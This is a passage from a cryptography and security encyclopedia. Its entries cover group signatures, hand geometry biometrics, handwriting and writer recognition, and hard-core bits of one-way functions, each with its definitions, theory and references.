33. Wallner DM, Harder EJ, Agee RC (1997) Key management for multicast: issues and architectures, Internet Engineering Task Force, 1 July 1997 ftp://ftp.ietf.org/internet-drafts/draft-wallner-key-arch-01.txt.
34. Wong CK, Gouda M, Lam SS (1998) Secure group communications using key graphs. In: Proceedings of SIGCOMM 98, Vancouver, ACM, pp 68–79

Group Key Distribution

►Group Key Agreement

Group Key Exchange

►Group Key Agreement

Group Signatures

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Anonymity; ►Digital Signature; ►Forgery; ►Threshold Signature

Definition

Group signatures are ►digital signatures where signers can establish groups such that each member of the group can produce signatures anonymously on behalf of the group. Each group can be managed by a *trusted group authority*, which oversees joining and leaving the group and can reidentify individual signers in case of disputes according to a clearly stated policy. Obviously, different groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions.

Background

The concept of group signatures and first practical constructions were introduced by Chaum and van Heijst [1]. The term "group signatures" or "group-oriented signatures" is sometimes also used for another type of signature scheme where signers also form groups such that, for example, any *t*-out-of-*n* members of a group can together produce a signature. In this case, the capability of producing signatures is granted only to large enough coalitions within a group. This was first introduced by Boyd as *multisignatures*, but according to Desmedt [2], there is growing consensus to call them *threshold signatures*.

Theory

A group signature scheme has the following operations:

1. An operation for generating pairs of a private signing key and a public verifying key for an individual
2. An operation for generating pairs of a private group key and a public group key for a trusted group authority
3. Operations for group management such as joining and revoking group members
4. An operation for signing messages
5. An operation for verifying signatures against a public group key
6. An operation to identify (de-anonymize) a group member by one of her or his signatures

In a group signature scheme, each signing member of a group has an individual signing key pair. If individuals generate their key pairs without having to agree on common domain parameters, the group signature scheme is called *separable* [3]. An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a *public key infrastructure* (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time. A group signature scheme is called *static* if the public group key needs to be updated if members join or leave the group, or update their individual key pairs. Constructions were proposed in [1, 4, 5]. All of them suffer from the drawback that the size of a public group key and that of the signatures are proportional to the size of a group. If the public group key remains unchanged ►when members join or leave the group or update their individual key pairs, the group signature scheme is called *dynamic* [6]. A dynamic group signature scheme features a *sequential join* or a *concurrent join* depending on whether the trusted group authority can join two or more new members one after another or in

parallel. The first construction of a dynamic group signature scheme was proposed by Camenisch and Stadler [7]. Their paper sparked more work on dynamic group signature schemes [3, 6, 8, 9]. A formel model for group signatures with concurrent join and an efficient construction was proposed by Kiayias and Yung [10].

Everyone who has access to the public group key of group G can verify every signature produced by every member of group G. When a signature is disputed, the respective verifier can request the signer's identity from the respective trusted group authority. The trusted group authority then uses the private group key in order to recover the signer's identity. The conditions whether and when a signer's identity is recovered and released are controlled by the group management policy under which the trusted group authority operates.

Robust ►key management is a particularly important issue in group signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time intervals in a timely fashion. Moreover, if a private signing key of a group member is compromised, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group member must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group member from those produced by the attacker. These problems are addressed by an approach called *forward security*. Forward secure group signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval i have their signing capability effectively stripped away in time interval $i + 1$, while all their signatures produced in time interval i or before (and, of course, the signatures of all other group members) remain verifiable and anonymous [6]. Forward security in group signature schemes is similar to *forward security* in ►threshold signature schemes.

The characteristic security requirements of a group signature scheme are [11]:

Full Traceability: Any coalition of cheating signers including a cheating group authority, who pool their private individual keys and the private group key, cannot produce a valid signature that identifies an originating group member who has in fact not produced the signature (false claim of origin).

Full Anonymity: Any adversary without access to the trusted group authority, who chooses a message m and two group members i and j and is then provided with the two group signatures of members i and j (in random order) for message m with respect to the public group key, cannot find out with non-negligibly better chance of success than pure guessing, which signature comes from which member.

Forward Security: Signers who leave the group can no longer sign messages on behalf of the group. Other additional security requirements are proposed by Song [6].

Full-traceability implies the unforgeability requirement of any signature scheme. It also implies other security requirements that have been stated in the literature such as coalition-resistance, exculpability, and framing-resistance. Full-anonymity can be expressed equivalently in terms of unlinkability as follows [11]:

Unlinkability: Any adversary without access to the trusted group authority, who is given two messages *m1, m2* and corresponding signatures *s1, s2* of two signers where *s1* and *s2* are valid for these messages with respect to the public group key, cannot decide with non-negligible probability better than pure guessing whether the two signatures have been produced by the same group member or two different group members.

Constructions have been based on groups, in which the ►discrete logarithm problem is hard [7], and on the ►RSA signature scheme [6, 8, 9]. It is shown by Bellare et al. [11] that secure group signatures exist if trapdoor permutations exist. They suggest a static group signature construction where the length of all keys of a group is logarithmic in the number of its members. Their construction is not efficient, but serves as a proof of existence of a construction that is provably secure in the standard model (without random oracles).

Applications

Group signatures are useful, for example, to build secure auction systems [5], where all the bidders form a group and authorize their tenders by group signatures. After the winning tender has been determined, the trusted group authority can reidentify the lucky bidder, while the other bidders remain anonymous. Group signature schemes are dually related to *identity escrow schemes* [12], i.e., group-member identification schemes with revocable ►anonymity.

Group signature schemes can be equipped with additional features: Cramer et al. [13] proposed to add threshold properties into a group signature scheme such that any subset of group members can be authorized to produce signatures on behalf of the group. Lysyanskaya and Ramzan [14] proposed blind group signatures based on the dynamic group signature scheme by Camenisch and Stadler [7]. Another blind group signature scheme based on [7] was proposed by Nguyen et al. [15].

Recommended Reading

1. Chaum D, van Heijst E (1991) Group signatures. In: Davies DW (ed) Advances in cryptology –EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 257–265
2. Desmedt Y (1993) Threshold cryptography. In: Seberry J, Zheng Y (eds) Advances in cryptology – AUSCRYPT'92. Lecture notes in computer science, vol 718. Springer, Berlin, pp 3–14
3. Camenisch J, Michels M (1999) Separability and efficiency of generic group signatures. In: Wiener J (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 413–430
4. Camenisch J (1997) Efficient and generalized group signatures. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 465–479
5. Chen L, Pedersen TP (1995) New group signature schemes. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 171–181
6. Song DX (2001) Practical forward secure group signature schemes. 8th ACM conference on computer and communications security (CCS-8). ACM Press, New York
7. Camenisch J, Stadler M (1997) Efficient group signature schemes for large groups. In: Kaliski BS (ed) Advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 410–424
8. Ateniese G, Camenisch J, Joye M, Tsudik G (2000) A practical and provably secure coalition-resistant group signature scheme. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 255–270
9. Camenisch J, Michels M (1998) A group signature scheme with improved efficiency. In: Ohta K, Pei D (eds) Advances in cryptography – ASIACRYPT'98. Lecture notes in computer science, vol 1514. Springer, Berlin, pp 160–174
10. Kiayias A, Yung M (2005) Group signatures with efficient concurrent join. In: Cramer R (ed) Advances in cryptology – EUROCRYPT 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 198–214
11. Bellare M, Micciancio D, Warinschi B (2003) Foundations of group signatures: format definitions, simplified requirements, and a construction based on general assumptions. In: Biham E (ed) Advances in cryptology – EUROCRYPT'03. Lecture notes in computer science, vol 2656. Springer, Berlin, pp 614–629
12. Kilian J, Petrank E (1998) Identity escrow. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98. Lecture notes in computer science, vol 1642. Springer, Berlin, pp 169–185
13. Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding Protocols. In: Desmedt YG (ed) Advances in cryptology –CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187, CWI Quart J, 8(2):111–128, 1995
14. Lysyanskaya A, Ramzan Z (1998) Group blind digital signatures: a scalable solution to electronic cash. In: Goldschlag DM, Stubblebine SG (eds) Financial cryptography "98". Lecture notes in computer science, vol 1465. Springer, Berlin, pp 184–197
15. Nguyen KQ, Mu Y, Varadharajan V (1999) Divertible zero-knowledge proof of polynomial relations and blind group signature. In: Pieprzyk J, Safari-Naini R, Seberry J (eds) Australasian conference on information security and privacy, ACISP'99. Lecture notes in computer science, vol 1587. Springer, Berlin, pp 117–128

H

Hand Geometry Recognition

David Zhang, Vivek Kanhangad
Biometrics Research Centre, Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Kowloon, Hong Kong

Synonyms

Hand geometry verification

Definition

Hand geometry recognition is a biometric approach to automatically recognize individuals based on the unique geometric features of the hand.

Background

Hand geometry biometric systems utilize features such as finger length, finger width, finger thickness, finger area, and palm width to perform personal authentication. These systems have gained immense popularity and public acceptance as evident from their extensive deployment for applications in access control, time attendance applications and several other verification tasks. Major advantages of hand geometry systems include simple imaging requirements (features can be extracted from low-resolution hand images), the ability to operate under harsh environmental conditions (immune to dirt on the hand and other external factors), and low data-storage requirements. In addition, hand geometry acquisition and verification is extremely fast. These distinct advantages over other biometrics helped the hand geometry systems capture a niche market.


Hand recognition approaches can be classified in to three categories based on the nature of image acquisition:

1. *Constrained and contact-based*: These systems employ pegs or pins on the platform to constrain the position and posture of the hand. Image acquisition is usually done under controlled environments, with uniform illumination. Hand images acquired using such systems require minimum processing prior to feature extraction and thereby considerably reducing the time required for the process of authentication. Typical hand geometry features extracted from the acquired hand images include finger length, finger width, finger thickness, and palm width. Finger thickness features are computed from the lateral view of the hand, which can be easily acquired using a mirror with this kind of constrained imaging setup.
2. *Unconstrained and contact-based*: Hand images are acquired in an unconstrained manner, often requiring the users to place their hand on flat surface. A backlit surface with camera mounted on top can also be employed to acquire high-contrast hand images. Landmark points (finger tips and finger valleys) on the hand image are commonly used to align images prior to feature extraction. An alternate approach is to extract features that are invariant to image plane transformations of the acquired hand images.
3. *Unconstrained and contact-free*: This approach does away with the need for any pegs or platform during hand image acquisition. Users are given the freedom to hold their hand freely in the 3D space, usually at a fixed (approximately) distance from the camera. The absence of any mechanism to constrain the placement of the hand introduces additional challenges in terms of variations in scale and out-of-plane transformations (3D pose) in the acquired hand images. Images acquired in cluttered backgrounds may also require sophisticated segmentation algorithms to localize the hand in the image. This mode of image acquisition is believed to be more user-friendly.


Theory

A typical imaging set up for a 2D hand geometry system would involve the following components: a CCD camera, illumination source, and a flat surface [1–3]. CCD camera employed is usually low to medium resolution as the hand geometry features can be extracted from binary images of the hand. Prior to feature extraction, acquired hand images are usually processed to obtain a binary image of the hand or in some cases, a hand contour. In most cases, a simple thresholding scheme followed by morphological operations is used to segment the hand from the background (refer to Fig. 1). Boundary pixels of the hand in the processed binary image are then identified using the contour-tracing algorithm to obtain the hand contour. Figure 2 shows typical

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011



Hand Geometry Recognition. Fig. 1 Preprocessing stages (**a**) Acquired intensity image (**b**) Binary hand image after thresholding and morphological operations



Hand Geometry Recognition. Fig. 2 Typical hand geometry features marked on a hand contour

hand geometry features extracted from the contour of the hand. Finger length is computed as the distance from the fingertip to its base along the orientation of the finger. Finger-width measurements are made at a number of evenly spaced points along the finger length. Finger perimeter refers to the number of pixels on the finger contour. All the measurements shown in Fig. 2 are usually made in terms of pixels. In addition to these geometric measurements from the hand, the hand contour (silhouette) can also be used (as a shape feature) in establishing the identity.

Experimental Results


Experiments are performed on a database of hand images acquired from 177 subjects. Five samples are collected in the first session (training samples), followed by another five samples in the second session (probe samples). All of these hand images are acquired in an unconstrained and contact-free manner. The feature extraction module computed various features (refer to Fig. 2) and concatenated them to form a feature vector. The computation of matching distance between two feature vectors is based on the Euclidean distance. As shown in Fig. 3, the hand geometry matcher achieved an EER of 6.3% on the aforementioned database.

Applications

The history of hand geometry biometric technology/systems dates back over 3 decades. In fact, the hand geometry system – Identimat developed by Identimation – is one of the earliest reported implementations of a biometric system for commercial applications. Since then, the hand geometry biometric systems have found applications in wide variety of fields ranging from airports to nuclear power plants [4]. USPASS (formerly known as INSPASS) is the first and the largest hand-geometry-based biometric verification program undertaken by the US government to accelerate the process of immigration for authorized and frequent travelers. As part of this program, HandKey scanners were installed at certain airports in the USA to accelerate the process of immigration for frequent fliers. Another large-scale deployment was at 1996 Olympics Games in Atlanta, where hand geometry scanners were installed to restrict access to the Olympic Village. Due to limited discriminatory power of the hand geometry features, these systems are rarely employed for applications that require performing identity recognition from a large-scale database. However, hand geometry systems are extensively used for personal verification tasks.

Recommended Reading

1. Duta N (2009) A survey of biometric technology based on hand shape. Pattern Recogn 42(11):2797–2806
2. Jain AK, Ross A, Pankanti S (1999) A prototype hand geometry-based verification system. Proceedings of the AVBPA, Washington DC, pp. 166–171, Mar 1999



Hand Geometry Recognition. Fig. 3 Receiver operating characteristics (ROC) curve for a hand geometry matcher

3. Sanchez-Reillo R, Sanchez-Avila C, Gonzalez- Macros A (2000) Biometric identification through hand geometry measurements. IEEE Trans Pattern Anal Mach Intell 22(10):1168–1171
4. Sidlauskas DP, Tamer S (2008) Hand geometry recognition. In Jain AK, Flynn P, Ross A (eds) Handbook of Biometrics. Springer, New York

Hand Geometry Verification

►Hand Geometry Recognition

Handwriting Analysis

Patrizio Campisi[1], Emanuele Maiorana[1], Harold Mouchère[2], Christian Viard-Gaudin[2], Alessandro Neri[1]
[1]Department of Applied Electronics, Università degli Studi Roma TRE, Rome, Italy
[2]Polytech Nantes, Université de Nantes, IRCCyN, Nantes, France

Synonyms

Longhand; Penmanship

Definition

The term handwriting refers to the act of writing by hand graphical marks with the purpose of information communication according to syntactic and semantic specific rules of a specific language.

Background

The action of handwriting is controlled by a complex neuromuscular process [1] which acts on a writing tool combined with a writing surface to produce a two-dimensional trajectory. Inherently, handwriting is a continuous analog signal which can, however, be digitized in order to be processed by computers. Handwriting data acquisition can be either off-line or on-line. In the off-line case, only the completed writing is available as an image produced by a scanner or a digital camera, where the main parameter which governs the acquisition process is the sampling resolution measured in dots per inch (dpi). This image is a static representation of handwriting where all dynamic information related to handwriting are lost. On the contrary, in the on-line modality, the temporal evolution of some physical quantities involved in the act of writing are collected by means of specialized devices such as PDA, Tablet PC, digital pens, or electronic white boards during

the writing process. Depending on the technology, the capturing devices can provide a variety of information such as the coordinates of the pen tip, a Boolean value indicating contact with writing plane, pressure, angles with the writing plane or tilt, distance from writing plane, etc. The basic data is a sequence of points, called stroke, which is obtained by sampling the curve at regular intervals of time. Hence, both spatial and temporal sampling rates have to be defined. Typically, 100 samples per second are collected with a spatial resolution from 100 to 300 dpi.

Theory

With the advent of electronic handwriting devices, many researchers have been attracted by the field of *automatic handwriting analysis*. The information contained in handwritten text is both *textual* information, which refers to what has been written, and *personal* information, which is related to the identity of the writer. The extraction of the textual information is addressed by *handwriting recognition*, which consists of transforming graphical marks into a symbolic representation. Therefore, the specific handwriting style, unique to each writer, is eliminated by means of some preprocessing in order to focus only on the message conveyed by the written text. Size normalization, based on the automatic extraction of the baselines or de-slanting, are some of these preprocessing techniques, which are the cornerstones of most of the handwriting recognition systems. On the other hand, when we do not care about the message itself but we aim at recovering the identity of the writer, we talk about *writer recognition*. In this latter case, it is of paramount importance to keep all distinctive features related to what has been produced by a writer hand.

Hence, handwriting recognition and writer recognition represent two opposing facets of handwriting.

Handwriting recognition has driven a lot of attention in the last decades because of practical applications such as reading handwritten texts on postal envelopes (mail sorting applications) or bank checks (legal and numerical amounts recognition), which are typical applications in the off-line domain, or input methods in the on-line domain as a substitute to keyboard entry mainly for mobile applications.

On the other hand, a growing interest has raised for the use of handwriting for writer recognition. In fact, handwriting can be considered as a biometric signal which conveys a lot of information related to the writer who has produced the questioned piece of text. More specifically, handwriting can be seen as a behavioral biometrics since it depends on many factors, like writing position, place or circumstances, health conditions, fatigue, emotional state, etc. Although the nature versus nurture properties of handwriting are questionable, all the studies that have been conducted demonstrate the high discriminative power of handwriting. At school, we all learn to write according to a standard writing style, the copy book, that varies according to the geographical location, temporal circumstances, and the cultural and historical backgrounds. With the passage of time, we develop individual writing characteristics and our handwriting starts to deviate from the learned style. These unique characteristics serve to distinguish an individual's writing from another's, even if the two writings share the same copy book, making it possible to identify the author for which one has already seen a written text. Automatic writer recognition serves as a valuable solution for the document examiners, paleographers, graphologists, and forensic experts. More specifically, it can be used for either *writer identification*, in order to determine the author of a text from a set of writers, or for *writer verification*, to decide whether or not two distinct texts have been written by the same subject.

Handwriting recognition has matured over the past few decades to a stage where readily available commercial and industrial text recognition engines are able to provide us reasonably high recognition accuracies. See for example [2–5] and references therein.

On the same trend, much progress has been made in the field of writer recognition in the last decade. Pioneering works in establishing a formal quantitative analysis of handwriting individuality can be credited to the studies in [6, 7], where pattern recognition techniques have been used to provide objective assessments and scientific validations of the individuality in handwriting. A nearest neighbor algorithm and a 3-layered neural network have been used to train and classify the results for writer identification and writer verification, respectively, using a database of 1,500 individuals stratified across different genders, age, groups, and ethnicity. The obtained results have verified the hypothesis that individuality exists in handwriting with a 95% confidence from a statistical inference of the entire US population. Writer recognition can be either text independent, when no assumptions about the underlying textual data are made, or text dependent, when the same text has to be written in the enrollment and recognition stage. The choice between text-independent or text-dependent approaches typically depends on the target application and on the available data. Signatures are examples of text-dependent systems since the writers have to write the same text they have written previously during the enrollment process. On the other hand,

text-independent techniques do not bind the writers to any specific line of text in order for the system to recognize them. Instead, the system analyzes their handwriting styles through a series of automated processes, regardless of what they have written. For such systems, different levels of analysis can be applied. They range from using global features extracted at the document, paragraph, and word level, such as texture, curvature, average slant, aspect ratios, entropies to much more local features extracted from an allograph, which represents the characteristic shape of a written character, or from a grapheme, which is a graphical component with no semantic meaning extracted generally with an over-segmentation method, or at even a lower microlevel. In [8], a text-independent writer approach making use of writer-dependent texture features has been presented. Specifically, Gabor filtering and grayscale co-occurrence matrices have been used for texture analysis. A 96% identification accuracy has been obtained on 1,000 testing documents from 40 subjects. In [9], morphological processing has been proposed to extract information about the geometrical and structural properties of words. Classification has been performed by using both a multilayer perceptron and a Bayesian classifier. An accuracy of 95% over a database containing only one word written by 50 writers 45 times, both in English and Greek, has been obtained. An approach for text-independent writer identification based on the use of a codebook of connected component contours has been proposed in [10] with application to uppercase Western letters. The probability density function (PDF) of the connected component contours has been used as representative feature of the writers. The performances of the method have been improved by considering, as additional feature, the distribution of local angles along the edges. Text-independent writer recognition systems can also make use of stochastic approaches like Hidden Markov Model (HMM)-based techniques, which, being robust to noise and able to cope with shape variation, represent one of the most popular strategies used to match the extracted features. In [11], HMM modeling has been performed both for writer identification and verification using static information. An identification rate of 96% has been attained when considering 8,600 text lines from the 100 writers and an error rate of 2.5% has been reported for writer verification.

In the recent past, there has been an increasing trend in proposing approaches that utilize allograph prototypes, which are different graphical representations of the characters composing an alphabet, for writer identification. Such approaches have been gaining popularity due to their simplicity and promising identification rates. The advantage of working at the character level is that a set of consistent templates can be produced to model the handwriting styles of writers. The allograph-based approaches share the following common steps. First, a set of representative templates of possible allographs of a letter has to be defined either manually or automatically. The so obtained set is used as a base where the different handwriting patterns will be projected. It results in a vector description corresponding to a distribution over the available allographs. The writer retrieval consists in matching two distributions, one coming from the reference dataset obtained during the enrollment process, the second one obtained from the questioned document. In [12], the problem of both writer identification and verification has been tackled by performing the analysis both at the texture level and at the allograph level. At the texture level, the orientation and curvature information have been encoded into a contour-based joint directional PDF. At the allograph level, portions of the character shapes, namely, graphemes, have been extracted and clustered to obtain a grapheme codebook. The PDFs of these common shapes have been then estimated and used to discriminate the writers. Furthermore, working at the character level allows visualization by forensic experts. This helps the forensic analysis of the handwriting of individuals as in [13] where dynamic time warping has been used to cluster the allographs and then build the representative vector of each writer by using the frequency of occurrence of each allograph for each character. In [14], a text-independent writer identification allograph-based approach has been presented. Specifically, 26 lowercase letters, 10 prototypes per letter, a vector description based on the frequency of both occurrency and nonoccurency of a feature in the document, and a chi-square metric have been used. An identification rate of 99.2% over a reference database generated by 120 writers has been obtained. The performance of the proposed method has been also discussed versus the choice of the letters to be used, the effect of the length of the text in the test document, the use of different matching metrics, and the method to compute the distributions. Eventually, the discriminative power of the alphabets has been analyzed.

Applications

Applications of handwriting recognition range from reading handwritten texts on postal envelopes or bank checks, to analog-to-digital conversion of textual data for automatic information indexing and retrieval.

Applications for either writer identification or writer verification can be found in several domains. The ancient

manuscripts, for example, could serve to study the evolution of the style and form of writing over time, that in turn reflects the historical and cultural changes of the society. Knowledge about individual letters, ligatures, punctuation and abbreviations, and the way they have evolved enables the paleographers and historians to identify the period when a manuscript was written. Handwriting has also an interesting relationship with neuroscience and several neurological disorders that could affect the writing motor skills. Handwriting could therefore be of diagnostic value for the neurologists, particularly if they have previous writing samples of the patient [15, 16]. Another domain of interest is graphology, where handwriting is used as an insightful means of personality profiling, highlighting the character traits, and tracking the feelings and emotions of a person. As a matter of fact, graphologists claim that handwriting could reveal more than 200 personality traits including moods, temperaments, thinking patterns, fears, work drive, maturity, social interactions, and so forth. Handwriting recognition has also interesting applications in the field of forensic science where examiners have to identify the authorship of a questioned document (e.g. a will, a ransom note, or a threatening letter), verify signatures, identify forgeries, detect alterations, or analyze indented writings. At last, another application of writer identification is the identification of the writer in order to perform writer adaptation to be used in the framework of handwriting recognition so that the system is tuned to a specific writing style and, hence, can outperform a generic omni-writer system.

Recommended Reading

1. Plamondon R, Feng R, Woch A (2003) A kinematic theory of rapid human movements. Biol Cybern 89(2):126–138
2. Plamondon R, Srihari SN (2000) On-line and off-line handwriting recognition: a comprehensive survey. IEEE Trans Pattern Anal Mach Intell 22(1):63–84
3. Hochberg J, Kelly P, Thomas T (1997) Lila Kerns, Automatic script identification from document images using cluster-based templates. IEEE Trans Pattern Anal Mach Intell 19(2): 176–181
4. Busch A, Boles WW, Sridharan S (2005) Texture for script identification. IEEE Trans Pattern Anal Mach Intell 27(11):1720–1732
5. Fujisawa H (2008) Forty years of research in character and document recognition an industrial perspective. Pattern Recognit 41:2435–2446
6. Srihari SN, Cha SH, Arora H, Lee S (2002) Individuality of handwriting. J Forensic Sci 47(4):856–872
7. Tomai CI, Zhang B, Srihari SN (2004) Discriminatory power of handwritten words for writer recognition. In: 17th international conference on pattern recognition, vol 2, Cambridge, UK, pp 638–641
8. Said HES, Tan TN, Baker KD (2000) Personal identification based on handwriting. Pattern Recognit 33(1):149–160
9. Zois EN, Anastassopoulos V (2000) Morphological waveform coding for writer identification. Pattern Recognit 33(3):385–398
10. Schomaker L, Bulacu M (2004) Automatic writer identification using connected-component contours and edge-based features of uppercase western script. IEEE Trans Pattern Anal Mach Intell 26(6):787–798
11. Schlapbach A, Bunke H (2007) A writer identification and verification system using HMM based recognizers. Pattern Anal Appl 10(1):33–43
12. Bulacu M, Schomaker L (2007) Text-independent writer identification and verification using textural and allographic features. IEEE Trans Pattern Anal Mach Intell 29(4):701–717
13. Niels R, Vuurpijl L, Schomaker L (2007) Automatic allograph matching in forensic writer identification. Int J Pattern Recognit Artif Intell 21(1):61–81
14. Tan GX, Viard-Gaudin C, Kot A (2009) Automatic writer identification framework for online handwritten documents using character prototypes. Pattern Recognit 42:3313–3323
15. Eaton HD (1938) Handwriting a neurological study. Calif West Med 48(6):430–435
16. Mergl R, Juckel G, Rihl J, Henkel V, Karner M, Tigges P, Schröter A, Hegerl U (2004) Kinematical analysis of handwriting movements in depressed patients. Acta Psychiatr Scand 109(5): 383–391

Hard-Core Bit

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►One-Way Function; ►Pseudorandom Number Generator

Definition

A *hard-core bit* of a ►one-way function $y = f(x)$ is any bit or other binary function of the input x that is hard to compute significantly better than guessing given the output y alone.

Theory

Let f be a ►one-way function. According to the definition of such a function, it is difficult, given $y = f(x)$, where x is random, to recover x. However, it may be easy to determine certain information about x. For instance, the RSA function $f(x) = x^e \bmod n$ (►RSA public-key encryption) is believed to be one-way, yet it is easy to compute the ►Jacobi symbol of x, given $f(x)$:

$$\left(\frac{x^e \bmod n}{n}\right) = \left(\frac{x}{n}\right)^e = \left(\frac{x}{n}\right).$$

Another example is found in the discrete exponentiation function $f(x) = g^x \bmod p$ (discrete logarithm problem), where the least-significant bit of x is revealed from the ►Legendre symbol of $f(x)$, i.e., $f(x)^{(p-1)/2}$, which indicates whether $f(x)$ is a square and hence whether x is even.

It has therefore been of considerable interest in cryptography to understand which parts of the inverse of certain one-way functions are hardest to compute. This has led to the notion of a *hard-core bit*. Informally, a function B from inputs to $\{0, 1\}$ is *hard core* with respect to f if it is infeasible to approximate $B(x)$, given $f(x)$. Here, "approximating" means predicting with probability significantly better than 1/2.

Hard-core bits have been identified for the main hard problems in public-key cryptography, including the ►discrete logarithm problem and the ►RSA problem. Blum and Micali [2] gave the first unapproximability results for the former; Alexi et al. [1], the first complete results for the latter. (See also [4] for further enhancements.)

Goldreich and Levin [3] have given a very elegant method for constructing a hard-core bit from *any* one-way function:

1. Define $g(x, r) = (f(x), r)$, where the length of r is the same as the length of x.
2. Define $B(x, r) = x_1 r_1 \oplus \cdots \oplus x_k r_k$, where x_i, r_i are the bits of x and r, and $\oplus$ is the exclusive-or operation.

If f is one-way, then g is clearly one-way. Goldreich and Levin's key result is a proof that the predicate B so constructed is hard core with respect to g. Intuitively, this can be viewed as saying that the XOR of a random subset of bits of the inverse is hard to predict.

